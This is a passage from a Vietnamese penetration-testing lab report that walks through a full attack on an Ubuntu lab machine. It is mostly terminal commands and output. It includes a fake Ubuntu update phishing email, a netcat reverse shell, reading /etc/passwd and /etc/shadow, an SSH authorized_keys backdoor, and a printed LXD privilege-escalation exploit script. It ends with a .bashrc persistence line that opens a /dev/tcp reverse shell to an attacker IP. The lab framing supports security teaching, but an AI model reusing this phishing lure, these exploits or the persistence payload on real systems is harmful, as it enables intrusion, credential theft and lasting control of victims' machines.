Tạo một trang web giả mạo, khi người dùng vào trang web giả mạo sẽ tự động tải xuống payload thực thi mã.



Hình 11: Web phishing

Tạo email giả mạo, trong email, chèn một liên kết đến trang web giả mạo đã chuẩn bị.

Dear Pham Tung,

We would like to inform you about a new update available for Ubuntu 16.04. This update includes important security patches and performance improvements. To ensure that your system is secure and running optimally, we encourage you to apply this update as soon as possible.

Steps to Update Ubuntu 16.04:

1. Download download attached file

2. Run the following command to update the package list: `./update.sh`

Additional Tips:

Ensure you have a stable internet connection during the update process.

Thank you for your prompt attention to this matter. If you have any questions or need assistance, please do not hesitate to reach out.

Best regards,

Customer Service Department,

Ubuntu

Hình 12: Phishing email


Khi mở đường dẫn này mã mã độc sẽ tự động tải xuống.



Hình 13: Delivery payload

#### 4.3.2. Kết nối Reverse shell


Nạn nhân Thực thi file có chứa Reverse shell vừa tải xuống.



Hình 14: Reverse shell Payload




Phía máy Attacker mở cổng 2000 để lắng nghe từ máy Victim.

A screenshot of a Kali Linux terminal window. The title bar shows 'kali@kali: ~/Desktop'. The terminal has a menu bar with 'File', 'Actions', 'Edit', 'View', and 'Help'. The prompt is '(kali@kali)-[~/Desktop]'. The user has entered the command 'nc -lvnp 2000', and the terminal shows 'listening on [any] 2000 ...'.

```
kali@kali: ~/Desktop
File Actions Edit View Help
(kali@kali)-[~/Desktop]
$ nc -lvnp 2000
listening on [any] 2000 ...
```


Hình 15: Reverse Shell Listen

Khi nạn nhân chạy file mã độc sẽ mở kết nối từ máy attacker đến máy victim.

A screenshot of a terminal window on a victim machine. The title bar shows 'victim2@victime: ~/Downloads'. The terminal has a menu bar with 'File', 'Edit', 'View', 'Search', 'Terminal', and 'Help'. The prompt is 'victim2@victime:~/Downloads\$'. The user has entered the following commands: 'chmod +x payload.sh', 'ls', './payload', and './payload.sh'. The terminal shows the output of these commands, including an error message for './payload' and the successful execution of './payload.sh'.

```
victim2@victime: ~/Downloads
File Edit View Search Terminal Help
victim2@victime:~/Downloads$ chmod +x payload.sh
victim2@victime:~/Downloads$ ls
payload.sh
victim2@victime:~/Downloads$ ./payload
bash: ./payload: No such file or directory
victim2@victime:~/Downloads$ ./payload.sh
```

Hình 16: Execute payload

A screenshot of a Kali Linux terminal window. The title bar shows 'victim2@victime: ~/Downloads'. The terminal has a menu bar with 'File', 'Actions', 'Edit', 'View', and 'Help'. The prompt is '(kali@kali)-[~/Desktop]'. The user has entered the command 'nc -lvnp 2000', and the terminal shows 'listening on [any] 2000 ...'. A connection is established from [192.168.24.142] from (UNKNOWN) [192.168.24.148] 50552. The user then enters the command 'whoami', and the terminal shows the output 'victim2'.

```
(kali@kali)-[~/Desktop]
$ nc -lvnp 2000
listening on [any] 2000 ...
connect to [192.168.24.142] from (UNKNOWN) [192.168.24.148] 50552
victim2@victime:~/Downloads$ whoami
victim2
victim2@victime:~/Downloads$
```

Hình 17: Reverse shell established

### 4.3.3. Thu thập thông tin máy nạn nhân

Thu thập thông tin của máy Victim thông qua Reverse Shell.

Kiểm tra id user, thấy user có group lxd.

```
victim2@victim:~$ id
id
uid=1001(victim2) gid=1001(victim2) groups=1001(victim2),999(lxd)
victim2@victim:~$
```

Hình 18: Thu thập id

Tiếp tục kiểm tra file /passwd ta thấy được dịch vụ lxd.

```
File Actions Edit View Help
uid=1001(victim2) gid=1001(victim2) groups=1001(victim2),999(lxd)
victim2@victim:~$ cat /etc/passwd
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd/netif:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin
syslog:x:102:106:./home/syslog:/usr/sbin/nologin
messagebus:x:103:107:./nonexistent:/usr/sbin/nologin
_apt:x:104:65534:./nonexistent:/usr/sbin/nologin
uuid:x:105:111:./run/uuid:/usr/sbin/nologin
avahi-autoipd:x:106:112:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/usr/sbin/nologin
usbmux:x:107:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
dnsmasq:x:108:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
rtkit:x:109:114:RealtimeKit,,,:/proc:/usr/sbin/nologin
cups-pk-helper:x:110:116:user for cups-pk-helper service,,,:/home/cups-pk-helper:/usr/sbin/nologin
speech-dispatcher:x:111:29:Speech Dispatcher,,,:/var/run/speech-dispatcher:/bin/false
whoopsie:x:112:117:./nonexistent:/bin/false
kernoops:x:113:65534:Kernel Oops Tracking Daemon,,,:/usr/sbin/nologin
saned:x:114:119:./var/lib/saned:/usr/sbin/nologin
avahi:x:115:120:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/usr/sbin/nologin
colord:x:116:121:colord colour management daemon,,,:/var/lib/colord:/usr/sbin/nologin
hplip:x:117:7:HPLIP system user,,,:/var/run/hplip:/bin/false
geoclue:x:118:122:./var/lib/geoclue:/usr/sbin/nologin
pulse:x:119:123:PulseAudio daemon,,,:/var/run/pulse:/usr/sbin/nologin
gnome-initial-setup:x:120:65534:./run/gnome-initial-setup:/bin/false
gdm:x:121:125:Gnome Display Manager:/var/lib/gdm3:/bin/false
victim1:x:1000:1000:./home/victim1:/bin/bash
lxd:x:999:100:./var/snap/lxd/common/lxd:/bin/false
victim2:x:1001:1001:./home/victim2:/bin/bash
sshd:x:122:65534:./run/sshd:/usr/sbin/nologin
victim2@victim:~$
```


Hình 19: Thu thập passwd

Kiểm tra thêm phiên bản của hệ điều hành.

```
victim2@victim:~$ cat /etc/os-release
cat /etc/os-release
NAME="Ubuntu"
VERSION="18.04.6 LTS (Bionic Beaver)"
ID=ubuntu
ID_LIKE=debian
PRETTY_NAME="Ubuntu 18.04.6 LTS"
VERSION_ID="18.04"
HOME_URL="https://www.ubuntu.com/"
SUPPORT_URL="https://help.ubuntu.com/"
BUG_REPORT_URL="https://bugs.launchpad.net/ubuntu/"
PRIVACY_POLICY_URL="https://www.ubuntu.com/legal/terms-and-policies/privacy-policy"
VERSION_CODENAME=bionic
UBUNTU_CODENAME=bionic
victim2@victim:~$
```

Hình 20: Thu thập phiên bản hệ điều hành

Kiểm tra thấy lỗ hổng cho phép khai thác: Nếu bạn thuộc nhóm lxd hoặc lxc, bạn có thể trở thành root.



Hình 21: Exploit Database for Privesc

#### 4.3.4. Kết nối SSH

Để có thể khai thác lỗ hổng, cần khai thác backdoor để có thể SSH đến máy của Victim, quy trình tạo backdoor SSH:

Bên máy Attacker, ta tạo 1 cặp khóa public key và private key

```
kali@kali: ~/.ssh
File Actions Edit View Help
(kali@kali)-[~]
$ ssh-keygen
Generating public/private ed25519 key pair.
Enter file in which to save the key (/home/kali/.ssh/id_ed25519):
/home/kali/.ssh/id_ed25519 already exists.
Overwrite (y/n)? y
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /home/kali/.ssh/id_ed25519
Your public key has been saved in /home/kali/.ssh/id_ed25519.pub
The key fingerprint is:
SHA256:w6wdgfSBtGBE99ShnwvJMoyxI2nZ8icnsM2wMgaTUCw kali@kali
The key's randomart image is:
+--[ED25519 256]--+
| .. 0=..+ 0 ... |
| E ... +.* 0. |
| .. . 0 = |
| .. + = + + . |
| + 0 = + S 0 |
|.o @ . = + . |
|.o 0 * + . . |
|.o = |
+-----[SHA256]-----+
(kali@kali)-[~]
$ cd /home/kali/.ssh
(kali@kali)-[~/ssh]
$ ls
id_ed25519 id_ed25519.pub id_rsa id_rsa.pub known_hosts known_hosts.old
(kali@kali)-[~/ssh]
$
```

Hình 22: Tạo khóa ssh

Thực hiện mở máy chủ

```
(kali@kali)-[~/ssh]
$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...

```

Hình 23: Mở web server lắng nghe

Bên phía máy Victim, tạo thư mục .ssh và nạp key public về (diễn giải ra)

```
victim2@victim2: ~/.ssh
File Actions Edit View Help
victim2@victim2:~$ mkdir .ssh
mkdir .ssh
victim2@victim2:~$ cd .ssh
cd .ssh
victim2@victim2:~/.ssh$ ls
ls
victim2@victim2:~/.ssh$ wget "http://192.168.24.142:8000/id_ed25519.pub"
wget "http://192.168.24.142:8000/id_ed25519.pub"
--2024-04-14 14:58:33-- http://192.168.24.142:8000/id_ed25519.pub
Connecting to 192.168.24.142:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 91 [application/vnd.exstream-package]
Saving to: 'id_ed25519.pub'

0K
100% 12,9M=0s

2024-04-14 14:58:33 (12,9 MB/s) - 'id_ed25519.pub' saved [91/91]

victim2@victim2:~/.ssh$ cat id_ed25519.pub >> authorized_keys
cat id_ed25519.pub >> authorized_keys
victim2@victim2:~/.ssh$ ls
ls
authorized_keys
id_ed25519.pub
victim2@victim2:~/.ssh$ chmod 600 authorized_keys
chmod 600 authorized_keys
victim2@victim2:~/.ssh$ ls -la
ls -la
total 16
drwxrwxr-x 2 victim2 victim2 4096 Thg 4 14 15:08 .
drwxr-xr-x 17 victim2 victim2 4096 Thg 4 14 14:56 ..
-rw-rw-r-- 1 victim2 victim2 91 Thg 4 14 15:08 authorized_keys
-rw-rw-r-- 1 victim2 victim2 91 Thg 4 14 14:47 id_ed25519.pub
victim2@victim2:~/.ssh$
```

Hình 24: Tải khóa công khai về máy victim

Sau khi đã tạo key, thực hiện SSH đến máy Victim

```
victim2@victim2: ~
File Actions Edit View Help
(kali@kali)~[~/Desktop]
$ ssh victim2@192.168.24.148 -i id_ed25519
Warning: Identity file id_ed25519 not accessible: No such file or directory.
Welcome to Ubuntu 18.04.6 LTS (GNU/Linux 5.4.0-150-generic x86_64)

* Documentation: https://help.ubuntu.com
* Management: https://landscape.canonical.com
* Support: https://ubuntu.com/advantage

60 updates can be applied immediately.
To see these additional updates run: apt list --upgradable

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

New release '20.04.6 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Your Hardware Enablement Stack (HWE) is supported until April 2023.
Last login: Sun Apr 14 13:08:21 2024 from 192.168.24.142
victim2@victim2:~$
```

Hình 25: Ssh đến máy victim bằng khóa riêng


SSH thành công

#### 4.3.5. Nâng cao đặc quyền

Thực hiện khai thác lỗ hổng LXD

Tại máy Attacker:

Tại các payload liên quan đến khai thác



Hình 26: Download payload in attacker

## Giải nén và Build Alpine

```
(kali@kali) - [~/Downloads]
$ wget "https://github.com/saghul/lxd-alpine-builder/archive/refs/heads/master.zip"
--2024-04-14 04:27:53-- https://github.com/saghul/lxd-alpine-builder/archive/refs/heads/master.zip
Resolving github.com (github.com)... 20.205.243.166
Connecting to github.com (github.com)|20.205.243.166|:443... connected.
HTTP request sent, awaiting response... 302 Found
Location: https://codeload.github.com/saghul/lxd-alpine-builder/zip/refs/heads/master [following]
--2024-04-14 04:27:53-- https://codeload.github.com/saghul/lxd-alpine-builder/zip/refs/heads/master
Resolving codeload.github.com (codeload.github.com)... 20.205.243.165
Connecting to codeload.github.com (codeload.github.com)|20.205.243.165|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: unspecified [application/zip]
Saving to: 'master.zip'

master.zip [3.10M] 2.65MB/s in 1.2s

2024-04-14 04:27:55 (2.65 MB/s) - 'master.zip' saved [3251610]

(kali@kali) - [~/Downloads]
$
```

Hình 27: Download payload zip

```
(kali@kali) - [~/Downloads]
$ unzip master.zip
Archive: master.zip
389fd66de5b38543e1de20b104048d9e2afde641
  creating: lxd-alpine-builder-master/
  inflating: lxd-alpine-builder-master/LICENSE
  inflating: lxd-alpine-builder-master/README.md
  inflating: lxd-alpine-builder-master/alpine-v3.13-x86_64-20210218_0139.tar.gz
  inflating: lxd-alpine-builder-master/build-alpine

(kali@kali) - [~/Downloads]
$
```

Hình 28: Giải nén

Vào thư mục lxd-alpine-builder-master chạy lệnh sudo ./build-alpine





```
kali@kali: ~/Desktop/lxd-alpine-builder-master
File Actions Edit View Help
GNU nano 7.2 /Desktop exploit.sh
#!/usr/bin/env bash
function helpPanel(){
    echo -e "\nUsage:"
    echo -e "\t[-f] Filename (.tar.gz alpine file)"
    echo -e "\t[-h] Show this help panel\n"
    exit 1
}

function createContainer(){
    lxc image import $filename --alias alpine && lxc init --auto
    echo -e "[*] Listing images...\n" && lxc image list
    lxc init alpine privsec -c security.privileged=true
    lxc config device add privsec giveMeRoot disk source=/ path=/mnt/root recursive=true
    lxc start privsec
    lxc exec privsec sh
    cleanup
}

function cleanup(){
    lxc stop privsec && lxc delete privsec && lxc image delete alpine
    echo -e "[*] Removing container..."
    echo -e "[*] \n"
}

set -o nounset
set -o errexit

declare -i parameter_enable=0; while getopts ":f:h:" arg; do
    case $arg in
        f) filename=$OPTARG && let parameter_enable+=1;;
        h) helpPanel;;
    esac
done

if [ $parameter_enable -ne 1 ]; then
    helpPanel
else
    createContainer
fi
```

Hình 30: Nội dung payload

Tạo 1 http server lắng nghe trên cổng 8000

```
(kali@kali)-[~/Desktop/lxd-alpine-builder-master]
$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

Hình 31: Tạo web server lắng nghe

Tại máy Victim



```
victim2@victim:~$ wget "http://192.168.24.142:8000/alpine-v3.19-x86_64-20240414_0433.tar.gz"
--2024-04-14 15:43:16-- http://192.168.24.142:8000/alpine-v3.19-x86_64-20240414_0433.tar.gz
Connecting to 192.168.24.142:8000 ... connected.
HTTP request sent, awaiting response... 200 OK
Length: 3661291 (3,5M) [application/gzip]
Saving to: 'alpine-v3.19-x86_64-20240414_0433.tar.gz'

alpine-v3.19-x86_64-20240414 100%[=====] 3,49M --.-KB/s in 0,02s

2024-04-14 15:43:16 (209 MB/s) - 'alpine-v3.19-x86_64-20240414_0433.tar.gz' saved [3661291/3661291]

victim2@victim:~$ wget "http://192.168.24.142:8000/exploit.sh"
--2024-04-14 15:43:44-- http://192.168.24.142:8000/exploit.sh
Connecting to 192.168.24.142:8000 ... connected.
HTTP request sent, awaiting response... 200 OK
Length: 923 [text/x-sh]
Saving to: 'exploit.sh.1'

exploit.sh.1 100%[=====] 923 --.-KB/s in 0s

2024-04-14 15:43:44 (129 MB/s) - 'exploit.sh.1' saved [923/923]

victim2@victim:~$
```

Hình 32: Download payload để leo thang

### Phân quyền chmod cho exploit

```
victim2@victim:~$ chmod +x exploit.sh.1
victim2@victim:~$ ls
```

Hình 33: Sửa quyền để thực thi

### Tạo 1 container là người dùng root

```
victim2@victim:~$ ls
alpine-v3.13-x86_64-20210218_0139.tar.gz Documents exploit.sh Music snap
alpine-v3.19-x86_64-20240414_0433.tar.gz Downloads exploit.sh.1 Pictures Templates
Desktop examples.desktop id_rsa.pub Public Videos
victim2@victim:~$ ./exploit.sh.1 -f alpine-v3.19-x86_64-20240414_0433.tar.gz
Image imported with fingerprint: 46094b9905a763de7aa2683ae44de43127f4d3225f2613de6bfc2a52dab876b9
[*] Listing images ...
```

ALIAS	FINGERPRINT	PUBLIC	DESCRIPTION	ARCHITECTURE	TYPE	SIZE
alpine	46094b9905a7	no	alpine v3.19 (20240414_04:33)	x86_64	CONTAINER	3.49MiB
ubuntu	c533845b5db1	no	ubuntu 18.04 LTS amd64 (release) (20230607)	x86_64	CONTAINER	215.55MiB
alpine	d53478f67e80	no	Alpine edge amd64 (20240414_0020)	x86_64	CONTAINER	3.08MiB

```
Creating privesc
Device giveMeRoot added to privesc
~ #
```

Hình 34: Tạo 1 container để leo thang đặc quyền

Ta có thể xem tài nguyên của máy victim tại /mnt/root

Đọc được file shadow tại thư mục /mnt/root/etc/shadow



```
/mnt/root/usr # cd ..  
/mnt/root # cd root  
/mnt/root/root # echo "tmux new-session -d -s mysession 'bash -i >& /dev/tcp/192  
.168.200.159/2000 0>&1'" >> .bashrc  
/mnt/root/root #
```


Hình 37: Lưu payload

Tại máy tấn công mở kết nối lắng nghe trên cổng 2000

```
ubuntu@long-ubuntu:~/Desktop$ nc -lvnp 2000  
Listening on 0.0.0.0 2000
```

